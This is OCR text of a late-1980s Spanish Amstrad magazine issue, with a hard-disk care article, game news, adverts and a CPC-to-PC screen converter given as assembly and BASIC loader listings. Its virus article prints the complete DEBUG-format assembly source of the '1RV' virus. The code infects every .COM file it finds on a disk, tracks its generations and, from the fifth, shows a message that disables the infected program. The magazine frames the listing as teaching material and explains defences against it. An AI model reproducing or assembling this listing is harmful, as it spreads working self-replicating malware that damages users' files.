| | HH-1075 | 5,25 | 62 | 28 | 4 | 5 | 134.000 Con controlador | |
| MINISCRIBE | 8425 S | 3,5 | 20 | 68 | 2 | 5 | 71.800 Con controlador | CIOCE Avda. Mediterráneo, 11 28007 Madrid (91) 551 28 05 |
| DPE | HDCARD | 3,5 en tarjeta | 21 | 85 | — | 5 | — | |
| PANASONIC | JU 116 | 3,5 | 20 | 85 | 2 | 5 | | CIOCE Avda. Mediterráneo, 11 28007 Madrid (91) 551 28 05 |
| | JU 118 | 3,5 | 42 | 35 | 4 | 5 | — | |

# DISCO DURO




**Unidad de backup de disco duro en cinta (streamer).**

fragmentación excesiva del espacio disponible, con ficheros repartidos en pequeños segmentos a lo largo de todo el disco. La consecuencia es una ralentización en la lectura de los ficheros, puesto que la cabeza debe saltar constantemente de una pista a otra. Existen diversas utilidades (Mace Utilities, Disk Organizer, PC Tools, Norton Utilities,...), capaces de resolver este problema, compactando el contenido del disco de forma que todos los «clusters» de un mismo fichero se encuentren juntos. Pero quien no desee adquirir ninguno de estos programas puede utilizar un procedimiento alternativo: copiar todos los ficheros en disquetes, reformatear el disco duro y copiar de nuevo el contenido de los disquetes en el disco duro. Este método es mucho más engorroso, pero tienen la ventaja de que se termina siempre con una copia de seguridad o «back-up» del disco duro.

## Cuidados del disco duro

La importancia de realizar «back-ups» periódicos del disco duro no se aprecia nunca suficientemente hasta que no se padece alguno de los inevitables accidentes que pueden destruir la información almacenada en el disco. Entre éstos, el más temido es el aterrizaje de las cabezas, que se produce cuando las cabezas de lectura/escritura entran en contacto con la superficie del disco, dañando parcialmente su recubrimiento magnético. El aterrizaje accidental de las cabezas sobre el disco se puede evitar tomando algunas precauciones. Es conveniente saber, por ejemplo, que si el ordenador recibe un golpe, siempre será mucho más peligroso cuando el disco duro está girando (es decir, cuando el ordenador está encendido) que cuando está parado. Por otra parte, la mayoría de los discos duros cuentan con una posición de «aparcado» en la cual las cabezas se sitúan en un lugar donde los inevitables golpes que se producen durante el transporte del disco no tienen ninguna repercusión. Así pues, es imprescindible utilizar el comando PARK (o sus equivalentes) antes de realizar cualquier traslado del ordenador.

Otro peligro que acecha a los discos duros es el aterrizaje de las cabezas a consecuencia de los cortes y picos de tensión en el fluido eléctrico. Una fuente de alimentación ininterrumpida es la respuesta adecuada a esta amenaza.

Pero por muchas precauciones que adoptemos, nunca podremos estar seguros de no sufrir algún accidente, de modo que más vale seguir los consejos de los expertos y efectuar copias de seguridad con la mayor frecuencia posible. El sistema más simple de «back-up» consiste en utilizar las instrucciones BACKUP y RESTORE del DOS, que realizan un «back-up» total o parcial del disco duro sobre disquetes. Existen en el mercado otros programas (Turbo Back-up, Fastback...) que aventajan a BACKUP y RESTORE en velocidad y prestaciones, así como otros procedimientos alternativos de «back-up». Uno de los más comunes, denominado habitualmente «streamer», emplea un cartucho de cinta de alta densidad. También existen sistemas capaces de utilizar los aparatos de vídeo domésticos para grabar en la cinta el contenido del disco duro. Y, por supuesto, siempre se puede guardar un «back-up» en un segunda unidad de disco duro, opción que resulta cada vez más atractiva dada la constante reducción del precio de estos dispositivos.

**Los lectores interesados en obtener más información sobre los discos duros pueden consultar los artículos «Disco Tarjeta 20 Mb» y «Tandon Business Card 21», publicados respectivamente en los números 21 y 27 de AMSTRAD USER, en los que se pasa revista a sendos discos duros en tarjeta para los Amstrad PC y compatibles.**



FOUR
GREAT
GAMES
VOLUMEN 3
VOLUMEN 3
DIVE! DIVE!
Custard Pie Factory
EQUINOX
AMSTRAD 464/664/128
SYSTEM 4
IAN BOTHAM'S TEST MATCH
TYNESOFT




# ¡PELIGRO! VIRUS

Si un día nuestro ordenador comienza a hacer cosas raras, lanza un ultimátum o decide dejar de trabajar es más que posible que haya contraído un virus

UNO de los temas de moda y que más temores provoca entre los usuarios de compatibles PC es, sin duda, el de los virus. Una información incompleta, cuando no errónea, la propagación de bulos y, más frecuentemente, el desconocimiento absoluto del tema, son las principales causas de este temor. A estos factores habría que añadir, además, el interés de las casas de software en acrecentar el pánico a los virus con el fin de evitar la difusión de copias ilegales de sus programas. Para terminar con este mar de dudas, rumores y preocupaciones, intentaremos aclarar qué es un virus, cómo actúa y cómo se le combate.

La historia de los virus no es en absoluto nueva, y puede asegurarse que nacieron casi al mismo tiempo que la informática, aunque alcanzaron su máximo apogeo con el advenimiento de los ordenadores personales. Sin embargo, ha sido hace unos cuantos meses cuando se ha comenzado a hablar de ellos en todas partes, coincidiendo con la aparición de uno de ellos en las memorias de miles de ordenadores israelíes. El virus estaba programado para borrar toda la información a la que tuviera acceso en la fecha del viernes 13 de mayo de 1988, coincidiendo con el 40 aniversario del Estado de Israel. Tras algunas investigaciones se descubrió que procedía de Estados Unidos, si bien su autor sigue siendo desconocido.

Son muchas las anécdotas que se pueden contar acerca de los virus, ya que sus efectos suelen ser tan sonados como silenciosa ha sido antes su incubación. Uno de ellos, creado por un grupo de hackers suizos, imprimía en la pantalla el siguiente mensaje: «Algo extraordinario acaba de ocurrir, tu ordenador está vivo y, aún mejor, algunos de tus diskettes están infectados por un virus». Pero quizás uno de los más conocidos sea el clásico «Cookie» (galleta), que se encargaba de hacer aparecer insistentemente un mensaje pidiendo una galleta, a lo que el programa-

**Ante la insistencia de numerosos lectores, incluimos en este artículo el listado de uno de los muchos virus que pueden afectar a los compatibles PC. Aunque se trata de un virus relativamente benigno, hemos de insistir en que el único propósito de su publicación en estas páginas es dar a conocer el modo de actuación de estos programas. Por tanto, confiamos en que ninguno de nuestros lectores lo utilice para fines diferentes.**

dor debía responder escribiendo «galleta», con lo que podría seguir trabajando; de lo contrario su ordenador quedaría bloqueado. Algunos hacen aparecer pelotitas en pantalla, otros cambian la etiqueta de los discos, y en general, acostumbran a realizar algún tipo de gracia inocua.

Sin embargo, aquellos que han provocado mayor preocupación son, como ya señalábamos, los virus de tipo destructivo, encargados principalmente de dañar discos duros y borrar diskettes. La última actuación de uno de estos programas tuvo lugar muy recientemente en las bases de datos de el periódico *The Providence Journal*, de Rhode Island, en las que un virus destruyó una ingente cantidad de información antes de poder ser controlado. Sus autores fueron dos hermanos propietarios de un establecimiento dedicado a la venta de software en Lahore (Pakistán), que pretendían evitar que sus programas fuesen copiados por los piratas. Precisamente con el fin de evitar la piratería, en los manuales de algunos programas han aparecido advertencias como: «El sistema de protección contra copia de este programa es muy sofisticado. Cualquier copia no legal puede producir efectos catastróficos en datos a los que tenga acceso.»

Como un eslabón más de la cadena de acontecimientos, no tardaron en aparecer en el mercado programas «antivirus», creados y comercializados en su mayoría por pequeñas casas de software y encargados tanto de localizar y destruir los virus como de desinfectar los discos contagiados. El gran negocio que supone la venta de estos programas «vacuna» hace preguntarse a más de uno si los virus no habrán tenido este lucrativo objeto desde un principio.

Pero, aparte las anécdotas, hemos de saber en qué consiste exactamente un virus para saber cómo tomar medidas ante él, cómo combatirlo. Con relación a este punto, lo primero que hay que advertir es que lo que vulgarmente llamamos virus engloba a dos clases de programas encargados de introducirse en nuestro ordenador sin que lo advirtamos. Son los llamados programas «Troyanos» y programas «Virus».

**El programa virus V1RV.COM listado en el formato empleado por DEBUG. Para obtener V1RV.COM crearemos un fichero ASCII de contenido idéntico al de este listado y de nombre V1RV.DEB. Después utilizaremos el programa del DOS DEBUG, mediante la orden DEBUG < V1RV.DEB.**

```
NV1RV.COM
A
JMP 0116
DB  90,49,56,00,2A,2E,43,4F,4D,00,4F,04,00,00,01,00,00,00,00,00
MOV AX,CS
ADD AX,1000
MOV ES,AX
INC BYTE PTR [0105] ; Incrementa el contador de generaciones.
MOV SI,0100
XOR DI,DI
MOV CX,014F
REPZ
MOVSB
MOV DX,025F
MOV AH,1A
INT 21              ; Se encarga de crear el DTA para los ficheros...
MOV DX,0106         ; con extensión .COM
MOV CX,0016
MOV AH,4E
INT 21
JB 019E
MOV DX,027D
MOV AX,3D02         ; Abre el fichero en modo lectura/escritura.
INT 21
MOV [0114],AX
MOV BX,AX
PUSH ES
POP DS
MOV DX,034F
MOV CX,FFFF
MOV AH,3F
INT 21
ADD AX,034F
CS:
```

## Troyanos y virus

Los programas troyanos, llamados así por seguir una estrategia similar a la del conocido Caballo de Troya, se encuentran camuflados en aplicaciones o juegos y actúan de manera destructiva mientras nosotros permanecemos ajenos a cuanto está sucediendo en nuestro disco duro o diskette. Los programas troyanos suelen adquirirse vía modem, a través de BBS, pero su radio de acción es mínimo si se carece de disco duro y son incapaces de propagarse.

El otro tipo de programa es el también metafóricamente llamado virus. Este, al contrario que el anterior, se encarga de «contagiarse», es decir, contiene un algoritmo que lo reproduce en cualquier disco no infectado que usemos, incluyendo el disco duro. Esta reproducción es controlada por el propio virus mediante un contador que al llegar a una generación determinada le hace actuar como un programa troyano, bien relizando una inocente aparición, bien destruyendo cuanto esté a su alcance.

Dado que la acción de los programas troyanos no pasa de una sesión de trabajo, y realmente los más peligrosos por su difusión, así como los más interesantes por su programación son los virus, pasa-

```
MOV [0112],AX          ;A continuación, la firma del virus:
db 3E,81,3E
DB 52,03
DB 49,56
JZ 0188
XOR CX,CX
MOV DX,CX
CS:
MOV BX,[0114]
MOV AX,4200
INT 21                 ; Desplaza el puntero.
JB 0188
MOV DX,0000
CS:
MOV CX,[0112]
CS:
MOV BX,[0114]
MOV AH,40
INT 21                 ; Salva virus y programa contaminado.
CS:
MOV BX,[0112]
MOV AH,3E
INT 21                 ; Cierra el fichero.
PUSH CS
POP DS
MOV AH,4F
MOV DX,025F
INT 21
JB 019E
JMP 013E
MOV DX,0080
MOV AH,1A
INT 21                 ; Restaura el DTA original.
CMP BYTE PTR [0105],05 ; ¿Quinta generación?...
JB 0207                ; Si es así, comienza el espectáculo.
MOV AX,0040
MOV DS,AX
MOV AX,[006C]          ; Aleatoriedad de manifestación del virus...
PUSH CS                ; mediante el registro de décimas de segundo.
POP DS
AND AX,0001
JZ 0207
MOV DX,01C4
MOV AH,09
INT 21
INT 20                 ; A continuación, el mensaje del virus.
DB 45,6E,20,74,75,20,50,43,20,68,61,79,20,75,6E,20,76,69,72,75,73,20
DB 52,56,31,2C,20,79,20,82,73,74,61,20,65,73,20,73,75,20,71,75,69,6E
DB 74,61,20,67,65,6E,65,72,61,63,69,A2,6E,20,01,20,20,20,20,20,0A,0D
DB 24
MOV SI,0224
MOV CX,002B
XOR DI,DI
REPZ
MOVSB
XOR DI,DI
CS:
MOV WORD PTR [010E],0000
CS:
MOV [0110],ES
CS:
JMP FAR [010E]
PUSH DS
POP ES
MOV SI,044F
CMP BYTE PTR [0105],01
JNZ 0234
SUB SI,0200
MOV DI,0100
MOV CX,FFFF
SUB CX,SI
REPZ
MOVSB
CS:
MOV WORD PTR [0100],0100
CS:
MOV [0102],DS
CS:
JMP FAR [0100]         ; Salto a la ejecución del verdadero programa...
INT 20                 ; siempre que se trate de una generación...
INT 20                 ; posterior a la primera, y por tanto, exista.
DB 0,0

RCX
154
W
Q
```

remos a tratarlos en profundidad.

Los virus desarrollados para los compatibles PC pueden actuar de dos formas: bien como programas residentes en la memoria del ordenador, bien contagiándose a través de ficheros copiados de un diskette a otro, tal y como veremos en el virus 1RV listado en este artículo

Los virus residentes suelen tener una natural predilección por introducirse en el primer sector (el de botado) de nuestros diskettes, y desde allí, interceptar la interrupción 13H, encargada de los servicios de funcionamiento de disco. Puesto que todo acceso a cualquier disco pasa habitualmente por la gestión de esta interrupción, el contagio estará asegurado. Pero no basta con esto, ya que los virus podrían entonces ser detectados con una simple revisión del primer sector mediante un programa como el DEBUG. Para evitar ser descubierto, cada vez que pidamos un listado del sector de botado el virus interceptará nuestra orden y nos mostrará un listado de un sector de botado sano, pasando así desapercibido, a menos que utilizemos una versión del DOS no contaminada para revisar este primer sector. También se encargará de ocultar los restantes sectores que necesite para su funcionamiento, haciéndolos parecer defectuosos. Esto se logra mediante una marca apropiada en la FAT (tabla de localización de ficheros).

Otros virus residentes se introducen en los archivos del sistema, como COMMAND.COM, IO.SYS y MSDOS.SYS, y desde allí, formando parte del sistema operativo, contagian a otros ficheros de las mismas características que sean utilizados en la misma sesión y en el mismo ordenador o en uno distinto conectado al primero.

Los virus no residentes se introducen en los ficheros con extensión EXE ó COM, convirtiéndolos en caldo de cultivo. Cuando uno de estos ficheros sea copiado en otro diskette, repetirá la operación de inocular el virus en todos los archivos de las características mencionadas. Estos virus son fácilmente detectables, a menos que manipulen la FAT, ya que suelen aumentar el tamaño de los ficheros de una manera bastante descarada y ralentizan la ejecu-

ción de los programas en los que se refugian.

## Vacunas y antibióticos

A pesar de lo elaborado de estos programas infecciosos y de sus desastrosas consecuencias, no merecen sino una cierta preocupación y unas cuantas precauciones. Los métodos de prevención son similares a los que emplearíamos contra un virus real. Así, se suele decir que al igual que no nos llevaríamos ningún alimento u objeto que estuviese sucio a la boca, tampoco deberíamos insertar en nuestro ordenador discos de origen desconocido. Otra eficaz medida preventiva consiste en colocar etiquetas protectoras a cuantos discos podamos, o activar el atributo de «sólo lectura» en aquellos ficheros susceptibles de contagio, así como apagar el ordenador (no resetear, sino desconectar) después de una sesión de trabajo con un disco sospechoso de infección.

Los programas obtenidos de BBS y los procedentes de universidades tienen un alto riesgo (en la Universidad Politécnica de Barcelona se dieron recientemente algunos casos), por lo que una meticulosa revisión de los mismos disminuirá el peligro de contagio.

Por último, existen diversos programas que de un modo u otro se encargan de interceptar virus. Los métodos que emplean son, entre otros, realizar un checksum de los ficheros y de la FAT cuando se sabe que no están infectados, sirviendo de patrón para posteriores comparaciones; avisar de cualquier intento de acceso a un programa; o hacer una revisión de las cadenas ASCII de los ficheros, que puede revelar mensajes provenientes de los virus.

***Los virus que destruyen la información almacenada en los discos duros y, en general, todos los defectos destructivos, son los que causan mayores preocupaciones.***

## El virus 1RV

El virus que presentamos a continuación, que estuvo a punto de afectar a nuestros ordenadores, es relativamente inofensivo, y su presencia es fácilmente detectable. Su contagio se produce a través de los ficheros con extensión COM, en los que se incluye con el fin de propagarse. Al reproducirse por quinta vez se revelará al usuario con cierta aleatoriedad. La denominación 1RV indica su modo de actuación: virus retardado, ya que no se manifiesta hasta la quinta generación, impidiendo la posterior utilización del fichero.

El virus afecta a los programas con extensión COM que residen en el mismo disco. Debido a que tiene que crear en un espacio muy limitado de memoria un área de datos para cada uno de los ficheros a contaminar, no podrá contagiar más de 15 archivos seguidos, con lo que su utilización en disco duro puede reparar alguna que otra sorpresa. El virus evita grabarse sobre sí mismo o sobre un fichero ya contaminado mediante la identificación de ciertos bytes.

Por último, comentaremos las posibles defensas contra éste minivirus, que son muy sencillas. Basta poner una etiqueta contra escritura, colocar el atributo de sólo lectura de los ficheros COM o analizar los primeros bytes de cualquier fichero sospechoso de contaminación. Para erradicarlo de un fichero tendremos que eliminar de él todo el código del virus, excepto el salto (JMP) que pasa el control al programa en sí, o más sencillamente, borrar todos los ficheros COM afectados. Su inclusión en estas páginas tiene el único propósito de mostrar el modo de actuación de los virus y sus efectos, que, como ya hemos visto, en este caso no son excesivamente dañinos.

**J. Ramis Pérez**

# ¡INCREIBLE!

REGISA MAYORISTA-NACIONAL AMSTRAD

# MANTIENE LAS OFERTAS

MAXIMO DESCUENTO A DISTRIBUIDORES HASTA FIN STOCK




REGISA COMERCIO, 11 • Tel. 319 93 08 • Télex 98627 INGI-E
08003 BARCELONA

Revista usuarios CPC 464/472/664/6128

Año III
Núm. 37

CPC USER

## INFOGRAMES

En esta ocasión la historia trata de la Guerra de Secesión; azules contra grises en una guerra cruel, luchando por los derechos y la libertad de los hombres.

Si las cosas van bien pronto lo tendremos en nuestras pantallas.

## UTILIDADES

MINI OFFICE II es una de las últimas novedades que comentaremos en el próximo número.

Se trata de un paquete integrado con base de datos, procesador de texto, hoja de cálculo y comunicaciones.



## VUELVE MATA-HARI

Un nuevo juego. Una mezcla de arcade y aventura se entremezclan con un personaje femenino: Mata-Hari. Empieza el espionaje de la mano de Loriciels, es el momento de demostrar tus habilidades como espía.

## Bytes

¿Te gustó la chica del Barbarian?, ¡pues prepárate!; llega Barbarian II.

• Hace tiempo salió a la venta una conversión de las máquinas recreativas: 1942. El tema era un singular avión al que debías conducir hasta su base; pues bien, ahora llega su segunda parte: 1943.

• Un nuevo modelo de joystick, probablemente pronto invadirá nuestro mercado. Se trata del Executive Joystick, producido por LORICIELS.

• Parece ser que por los tiempos que corren, a la hora de sacar un juego, todos se copian de todos: OVERLANDER, FIRE & FORGET, ROAD BLASTER y NINETEEN. ¿Quién se ha copiado de quién?

• Primero fue el Street Sports BASKETBALL, distribuido por ERBE. Ahora nos llega el Street Sports SOCCER realizado por EPYX y que seguramente será distribuido por ERBE. El juego, como su propio nombre indica, va de fútbol. En un principio estará sólo disponible para CEM, esperemos que no tarde mucho la versión para AMSTRAD.



loriciels

## LORICIELS ATACA DE NUEVO

Loriciels está preparando la batalla con nuevos y sorprendentes juegos.

• A-320 combina los simuladores con las aventuras y los arcades; en esta ocasión la cosa va de aviones.

• 944 Turbo Cup, un nuevo simulador de carreras de coches. Deberás demostrar tus habilidades en la pista y luchar por la copa.

• Neuro-Gym; este programa no tiene otra pretensión que entretener y desarrollar la capacidad mental de cada persona.

Es un juego entretenido, donde lo que más cuenta no son los reflejos, sino la mente.




# DE CPC A PC

## CONVERSOR DE PANTALLAS

AUNQUE a todos nos entusiasmaría utilizar los magníficos juegos desarrollados para Amstrad CPC en los PC, está claro que las conversiones de programas son tarea reservada a programadores expertos que cuenten con los medios adecuados para simplificar la labor. Lo que sí resulta posible ahora, gracias a nuestro programa CPCPC, es transferir las pantallas de un CPC a un PC (pero, ¡ojo!, sólo las imágenes en modo 1, CPCPC no sirve para el modo 0 del CPC).

Pese a que la transferencia de programas es imposible, las pantallas gráficas sí que pueden ser intercambiadas de un equipo a otro. Con esta idea en mente, nos pusimos a trabajar y conseguimos un programa capaz de mostrar en el PC una pantalla en formato CPC.

El primer paso fue transferir pantallas de programas para CPC al PC. Esto se consiguió conectando ambos ordenadores vía RS232. El software de comunicaciones utilizado en el CPC fue Mini Office, un paquete integrado que incluye base de datos, procesamiento de textos, hoja de cálculo, etcétera. En el PC utilizamos Qmodem y Mirror II. De esta forma enviamos al PC varios ficheros de pantallas del CPC.

Teniendo ya estos ficheros en el Amstrad PC, escribimos un pequeño programa en ensamblador encargado de convertir las imágenes en formato CPC al formato propio del PC. Conseguimos así disfrutar en el monitor del PC de algunas de las más impresionantes imágenes creadas para los CPC, con la posibilidad de retocar las imágenes en el PC, usando, por ejemplo, el paquete de dibujo PC Paintbrush. Y decidimos ofreceros la oportunidad de que vosotros hicierais lo mismo.

El programa que escribimos, llamado CPCPC.COM, cuyo listado podéis encontrar junto a estas líneas, muestra al ejecutarlo un menú con toda la información que se necesita. Es capaz de manejar hasta cuatro bancos de memoria, en los que se pueden almacenar otras tantas pantallas. Además, permite usar hasta cinco unidades de disco, de la A a la E, leer de una unidad y grabar en otra diferente, cambiar de subdirectorio dentro de una unidad de disco, etcétera. En conjunto, y dejando al margen fal-

**Listado 1. CPCPC en formato Macro Assembler.**

```
CSEG    SEGMENT PARA PUBLIC 'CODE'
        ASSUME CS:CSEG,DS:CSEG,ES:CSEG,SS:CSEG

        ORG    100H

ENTPT:  JMP    INICIO

MENS1   DB'                                                    ',0AH,0DH
        DB'     CONVERSOR DE PANTALLAS  CPC ---> PC            ',0AH,0DH
        DB'                                                  C ',0AH,0DH
MENS2   DB' UNIDAD A  LEER   A:  Nº DE BANCOS  1  2  3  4    O ',0AH,0DH
        DB'                                                  L ',0AH,0DH
MENS3   DB' UNIDAD A GRABAR  A:  BANCO DE  MEMORIA  ACTIVO 1 M ',0AH,0DH
        DB'                                                  A ',0AH,0DH
MENS4   DB' PA.Y FICH. LEER    \                             N ',0AH,0DH
        DB'                                                    ',0AH,0DH
MENS5   DB' PA.Y FICH.GRABAR   \                             Y ',0AH,0DH
        DB'                                                    ',0AH,0DH
        DB' M-MOSTRAR BANCO ACTIVO  1-2-3 CAMBIAR BANCO ACTIVO A ',0AH,0DH
        DB'                                                  L ',0AH,0DH
        DB' L-UNIDAD LECTURA  G-UNIDAD GRABAR  ESC- TERMINAR V ',0AH,0DH
        DB'                                                  A ',0AH,0DH
        DB' N-CAMINO Y NOMBRE PARA LECTURA  X-IDEM PARA GRABAR R ',0AH,0DH
        DB'                                                  O ',0AH,0DH
        DB' R-LEER DATO DEL DISCO  W-GRABAR BANCO ACT.EN DISCO ',0AH,0DH
        DB'                                                    ',0AH,0DH
        DB' PARA LOS LECTORES DE AMSTRAD USER  COPYRIGHT  1988 ',0AH,0DH
        DB'                                                    ',0AH,0DH
        DB '$'

ERROR   DB 'ERROR DE LECTURA/ESCRITURA',0AH,0DH,'$'

FCPC    DB 'A:\CPC.PIC                                  ',00H

FPC     DB 'A:\PC.PIC                                   ',00H

BUFFER  DB ''

INICIO PROC NEAR

        MOV   AX,CS
        MOV   DS,AX
        MOV   ES,AX
        MOV   SI,03000H
        MOV   AX,0003H                     ;MODO TEXTO 80X25
        INT   10H                          ;BORRA LA PANTALLA
        PUSH DX

COMIENZO:
        POP DX
        MOV AH,0FH
        INT 10H
        MOV DX,00H                         ;POSICIONA EL CURSOR
        MOV AH,02H                         ; X = 0     Y = 0
        INT 10H
        MOV   DX,OFFSET MENS1              ;SACA MENU
        MOV   AH,09H                       ;EN LA PANTALLA
        INT   21H
        PUSH AX
```

Listado 1. (Continuación.)

```
OTRA:
        POP  AX
        XOR  AX,AX                         ; LEE EL TECLADO
        INT  16H                           ;
        CMP AX,11BH
        JNZ CON                            ; SI PULSO ESC
        CALL FIN                           ; TERMINA EL PRG.
CON:
        CMP  AL,31H                        ; SI FUE UN UNO
        JNZ  CON1
        CALL BANCO1                        ; ACTIVA BANCO 1
        CALL COMIENZO                      ; Y RETORNA.
CON1:
        CMP  AL,32H                        ; SI FUE UN DOS
        JNZ  CON2
        CALL BANCO2                        ; ACTIVA BANCO 2
        CALL COMIENZO                      ; Y RETORNA.
CON2:
        CMP  AL,33H                        ; IGUAL SI FUE UN TRES
        JNZ  CON3
        CALL BANCO3
        CALL COMIENZO
CON3:
        CMP  AL,34H                        ; O SI FUE UN CUATRO
        JNZ  CON3A
        CALL BANCO4
        CALL COMIENZO
CON3A:
        AND  AL,0DFH                       ;PONE LAS LETRAS EN MAYUSCULAS.
        CMP  AL,4DH                        ;Y SI FUE UNA M
        JNZ  CON4
        CALL MOSTRAR                       ; MUESTRA PANTALLA
        CALL COMIENZO                      ; DEL BANCO ACTIVO Y RETORNA
CON4:
        CMP  AL,4CH                        ;SI FUE UNA L
        JNZ  CON5
        CALL UNIDADL                       ; CANBIARA LA UNIDAD
        CALL COMIENZO                      ; LUEGO RETORNARA.
CON5:
        CMP  AL,47H                        ; CON UNA G IRA A
        JNZ  CON6
        CALL UNIDADG                       ; CAMBIAR UNIDAD DE
        CALL COMIENZO                      ; GRABAR Y RETORNARA.
CON6:
        CMP  AL,4EH                        ; CON UNA N TE PEDIRA NOMBRE
        JNZ  CON7
        CALL NOMBREL                       ; DEL FICHERO A LEER
        CALL COMIENZO                      ; Y LUEGO ... RETORNARA.
CON7:
        CMP  AL,58H                        ; SI FUERE UNA X TE PEDIRA
        JNZ  CON8
        CALL NOMBREG                       ; NOMBRE DEL FICHERO A GRABAR
        CALL COMIENZO                      ; RETORNANDO AL MENU LUEGO.
CON8:
        CMP  AL,52H                        ; SI ES UNA R LEERA DEL DISCO
        JNZ  CON9
        CALL READ                          ; EN EL BANCO ACTIVO
        CALL COMIENZO                      ; Y IRA LUEGO AL MENU
CON9:
        CMP  AL,57H                        ; CON UNA W GRABARA EN FORMATO
        JNZ  CON0
        CALL WRITE                         ; PC LA PANTALL DEL BANCO
        CALL COMIENZO                      ; ACTIVO ,RETORNANDO AL MENU.
CON0:
        CALL OTRA                          ; SI NO DAS UNA DE ESTAS TECLAS

                                           ; TE PEDIRA OTRA TECLA .
;-------------------------------------------------------------------------------
FINAL:                                     ; FINAL CON ERROR
        POP CX
        MOV DX,OFFSET ERROR                ;PINTA MENSAJE DE ERROR
        MOV AH,09H
        INT 21H
        XOR AX,AX                          ; ESPERA UNA TECLA
        INT 16H
        PUSH CX                            ; Y ....
FIN:                                       ; FINAL SIN ERROR
        POP  CX
        MOV  AX,3H                         ; TRAS BORRAR LA PANTALLA
        INT  10H
        XOR  AX,AX                         ; RETORNA !!!
        INT  21H                           ; AL SISTEMA ( D.O.S. )
;-------------------------------------------------------------------------------

BANCO1:
        MOV  BL,31H                        ; PONDRA UN UNO EN PANTALLA
        MOV  DI,OFFSET MENS3
        MOV  SI,03000H                     ; TOMARA MEMORIA 3000:0000
        JMP  BANCO                         ; SALTARA A CAMBIARLO.
BANCO2:
        MOV  BL,32H                        ; PONDRA UN DOS EN PANTALLA
        MOV  DI,OFFSET MENS3
        MOV  SI,04000H                     ; Y TOMARA EL BANCO 4000:000
        JMP  BANCO                         ; E IRA A CAMBIARLO.
BANCO3:
        MOV  BL,33H                        ; IGUAL PERO CON UN TRES Y
        MOV  DI,OFFSET MENS3
        MOV  SI,05000H                     ; CON EL BANCO 5000:0000
        JMP  BANCO
BANCO4:
        MOV  BL,34H                        ; IGUAL CON EL BANCO 6000:0000
        MOV  DI,OFFSET MENS3
        MOV  SI,06000H                     ; Y PONIENDO UN CUATRO

BANCO:
        ADD  DI,52
        MOV  BYTE PTR [DI],BL              ; CAMBIA LOS DATOS.
        RET
;-------------------------------------------------------------------------------

MOSTRAR:                                   ; SACA EN PANTALLA EL BANCO ACTIVO
        PUSH SI
        MOV  AX,SI
        MOV  DS,AX
        MOV  AX,0004H                      ; MODO VIDE 320X200 BORRA PANTALLA
        INT  10H
        MOV  DX,0B800H
        MOV  ES,DX
        XOR  DI,DI
        XOR  SI,SI
```



sas modestias, podemos afirmar que se trata de una buena herramienta para quienes deseen pasar imágenes de uno a otro ordenador.

El funcionamiento del programa es sencillo. Una vez en el menú, pulsando las teclas una a cuatro seleccionamos el banco o zona de memoria con que se va a trabajar: exactamente los bancos son 3000:0000, 4000:0000,....6000:0000.




**Menú del conversor de pantallas.**

Pulsando 'N' se puede cambiar el nombre y directorio del fichero seleccionado para su visualización en el PC. La tecla 'X' permite establecer el nombre y directorio en que se grabará la imagen ya en formato PC. La tecla 'L' da a elegir la unidad de disco de la que se leerán los ficheros. La 'G' tiene la misma función, pero en este caso se utiliza para activar la unidad en la que se grabarán los datos. Después, mediante la pulsación de la tecla 'R', el programa leerá el fichero anteriormente especificando y, tras reorganizar la pantalla, dejará la imagen en el banco que esté acti-




**Imagen perteneciente al juego de CPC Troglo en el monitor de un PC.**

# TECLA A TECLA

vo en ese momento. Pero posiblemente la tecla más interesante sea la 'M', que, por fin, nos permitirá ver la imagen en la pantalla.

Si en algún momento hubiera un error en la lectura del disco, de tipo puerta abierta, fichero inexistente, error en datos..., el programa lo indicaría y devolvería el control al DOS.

Por último, decir que se ofrecen dos listados del programa: el primero de ellos, para su utilización con el Macro Assembler de Microsoft; el segundo, en BASIC2, es un cargador que crea automáticamente el fichero CPCPC.COM.

**Colman y Alvaro**

**Listado 2. Cargados en BASIC 2.**

```
PRINT "PROGRAMA DE CREACION DEL PROGRAMA CPCPC.COM"
PRINT "=========================================="
REM *** hace comprobacion de validez de los datos
crc=0
FOR i=1 TO 2047
READ a$
crc=crc+VAL("&"+a$)
NEXT i
IF (crc <> 258187) THEN PRINT "PROGRAMA MAL TECLEADO":STOP
REM *** los datos estan bien, crear fichero
OPEN #3 NEW OUTPUT "cpcpc.com"
RESTORE
FOR i=1 TO 2047
READ a$
PRINT #3,CHR$(VAL("&"+a$));
NEXT i
CLOSE #3
END
REM ** esta es la tabla de datos del programa cpcpc.com:

DATA  E9,9A,05,DB,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF
DATA  DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF
DATA  DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF
DATA  DF,DF,DF,DF,DF,DF,DF,DF,DF,DB,DF,DF,DF,DB,0A,0D
DATA  DB,20,20,20,20,20,20,20,20,43,4F,4E,56,45,52,53
DATA  4F,52,20,44,45,20,50,41,4E,54,41,4C,4C,41,53,20
DATA  20,43,50,43,20,2D,2D,2D,3E,20,50,43,20,20,20,20
DATA  20,20,20,20,20,20,DB,20,20,20,DB,0A,0D,DB,DF,DF
DATA  DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DB
DATA  DF,DF,DF,DB,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF
DATA  DF,DF,DF,DB,DF,DF,DF,DB,DF,DF,DF,DB,DF,DF,DF,DB
DATA  DF,DF,DF,DB,20,43,20,DB,0A,0D,DB,20,55,4E,49,44
DATA  41,44,20,41,20,20,4C,45,45,52,20,20,DB,20,41,3A
DATA  DB,20,4E,F8,20,44,45,20,42,41,4E,43,4F,53,20,20
DATA  DB,20,31,20,DB,20,32,20,DB,20,33,20,DB,20,34,20
DATA  DB,20,4F,20,DB,0A,0D,DB,DF,DF,DF,DF,DF,DF,DF,DF
DATA  DF,DF,DF,DF,DF,DF,DF,DF,DF,DB,DF,DF,DF,DB,DF,DF
